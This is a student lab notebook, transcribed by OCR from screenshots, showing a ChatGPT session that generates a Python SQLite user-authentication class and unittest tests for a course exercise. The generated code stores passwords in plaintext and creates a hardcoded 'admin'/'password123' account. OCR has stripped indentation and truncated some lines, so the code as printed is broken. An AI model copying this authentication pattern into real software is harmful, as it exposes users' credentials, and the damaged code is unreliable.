CS 575 Lab Notebook

Lab 6

Name: Jarren Calizo
OdinID: calizo
Date: February 15, 2026

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
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
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
Lab 6.1 Code Generation


Step 1. Code generation

1. Take a screenshot of the prompt and resulting code that includes your OdinId







chatgpt.com/c/6992469b-870c-8326-ae37-c24ebd74b007
ChatGPT 5.2 Thinking
Thought for 23s
Regenerate the following Python source code as closely as possible (structure, method names, logic, SQL strings, and overall formatting). Output ONLY valid Python code as plain text - no Markdown, no code fences, no commentary, no extra explanations.
Hard requirements you MUST follow exactly:
Use import sqlite3
Define DB_FILE = 'users.db' # file for our Database
Define the class using parentheses style: class Users():
Implement ONLY these methods in this class, with these exact names: __init__, initializeUsers, addUser, checkUser
In __init__, create the DB connection in the constructor with self.connection = sqlite3.connect(DB_FILE), create a cursor, then try executing exactly: cursor.execute("select count(rowid) from users"). If it raises sqlite3.OperationalError, call self.initializeUsers(). Do nothing else in the try case.
initializeUsers must create a cursor, execute exactly: cursor.execute("create table users (username text, password text)"), then call self.addUser('admin','password123') (same quotes and no space after comma).
addUser(self, username, password) must:
create a cursor
use parameterized queries with named placeholders (:username) and (:password) and pass a dict named params
first query: params = {'username':username} then execute exactly: cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) == 0, then set params = {'use e':username, 'password':password}, execute exactly: cursor.execute("insert into users (username, password) VALUES (:username,
din ID: calizo



chatgpt.com/c/6992469b-870c-8326-ae37-c24ebd74b007
ChatGPT 5.2 Thinking
use parameterized queries with named placeholders (:username) and (:password) and pass a dict named params
first query: params = {'username':username} then execute exactly: cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) == 0, then set params = {'username':username, 'password':password}, execute exactly: cursor.execute("insert into users (username, password) VALUES (:username, :password)", params), commit via self.connection.commit(), and return True
otherwise return False
checkUser(self, username, password) must:
set params = {'username':username}
create a cursor
execute exactly: cursor.execute("select password from users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) != 0, set password_from_db = res.pop()[0], compare if password == password_from_db: then return True
otherwise return False
Do not add any other functions, classes, prints, main guards, type hints, or extra imports.
Now output the full Python file content.
din ID: calizo


Result:



chatgpt.com/c/69925352-1924-8325-a5cc-a7aac681e843
ChatGPT 5.2 Thinking
otherwise return False
Do not add any other functions, classes, prints, main guards, type hints, or extra imports.
Now output the full Python file content.
I'll regenerate the exact Python file per your constraints, then place it into a canvas document via the required tool call (and I'll also paste the same code in chat as plain text).
Users Sqlite Auth · python
Copy Edit Download Run code
import sqlite3
DB_FILE = 'users.db' # file for our Database
class Users():
def __init__(self):
self.connection = sqlite3.connect(DB_FILE)
cursor = self.connection.cursor()
try:
cursor.execute("select count(rowid) from users")
except sqlite3.OperationalError:
self.initializeUsers()
def initializeUsers(self):
cursor = self.connection.cursor()
cursor.execute("create table users (username text, password text)")
self.addUser('admin','password123')
def addUser(self, username, password):
cursor = self.connection.cursor()
params = {'username':username}
cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) == 0:
params = {'username':username, 'password':password}
cursor.execute("insert into users (username, password) VALUES (:username, :passworc
self.connection.commit()
return True
return False
def checkUser(self, username, password):
params = {'username':username}
cursor = self.connection.cursor()
cursor.execute("select password from users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) != 0:
password_from_db = res.pop()[0]
if password == password_from_db:
return True
return False
Odin ID: calizo
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


Step 2. Unit test generation

1. Take a screenshot of the code for the unit tests and the results produced when running them that includes your OdinId







ChatGPT 5.2 Thinking
Odin ID: calizo
Copy code
import sqlite3
import tempfile
import unittest
Ensure we can import users.py even after chdir() into the temp directory.
PROJECT_DIR = os.path.dirname(os.path.abspath(__file__))
if PROJECT_DIR not in sys.path:
sys.path.insert(0, PROJECT_DIR)
from users import Users, DB_FILE
class TestUsers(unittest.TestCase):
@classmethod
def setUpClass(cls):
cls._orig_cwd = os.getcwd()
cls._tmpdir = tempfile.TemporaryDirectory()
os.chdir(cls._tmpdir.name)
@classmethod
def tearDownClass(cls):
os.chdir(cls._orig_cwd)
cls._tmpdir.cleanup()
def setUp(self):
Ensure each test starts with a fresh DB inside the temp directory.
if os.path.exists(DB_FILE):
os.remove(DB_FILE)
self.users = Users()
def tearDown(self):
Close the SQLite connection so the DB file can be removed safely.
try:
self.users.connection.close()
except Exception:
pass
self.users = None
if os.path.exists(DB_FILE):
os.remove(DB_FILE)
def test_default_admin_user_exists_with_password123(self):
self.assertTrue(self.users.checkUser("admin", "password123"))
Search the web
Extended thinking
Search



chatgpt.com/c/699249d5-4e44-832c-9ae7-0f44134e7cbc
ChatGPT 5.2 Thinking
Odin ID: calizo
Copy code
self.assertTrue(self.users.checkUser("admin", "password123"))
self.assertFalse(self.users.checkUser("admin", "wrongpassword"))
def test_existing_account_cannot_be_created_again(self):
self.assertFalse(self.users.addUser("admin", "password123"))
self.assertFalse(self.users.addUser("admin", "anything"))
def test_can_add_new_user_and_confirm_persisted_and_retrievable(self):
self.assertTrue(self.users.addUser("alice", "s3cr3t"))
Confirm retrievable via the class API.
self.assertTrue(self.users.checkUser("alice", "s3cr3t"))
Confirm persisted in the DB directly.
conn = sqlite3.connect(DB_FILE)
try:
cur = conn.cursor()
cur.execute(
"select password from users WHERE username=(:username)",
{"username": "alice"},
)
rows = cur.fetchall()
self.assertEqual(len(rows), 1)
self.assertEqual(rows[0][0], "s3cr3t")
finally:
conn.close()
def test_checkUser_true_for_correct_false_for_wrong_and_nonexistent(self):
self.assertTrue(self.users.addUser("bob", "pw"))
self.assertTrue(self.users.checkUser("bob", "pw"))
self.assertFalse(self.users.checkUser("bob", "wrongpw"))
self.assertFalse(self.users.checkUser("does_not_exist", "pw"))
if __name__ == "__main__":
unittest.main()
Sources
Search the web
Extended thinking
Search

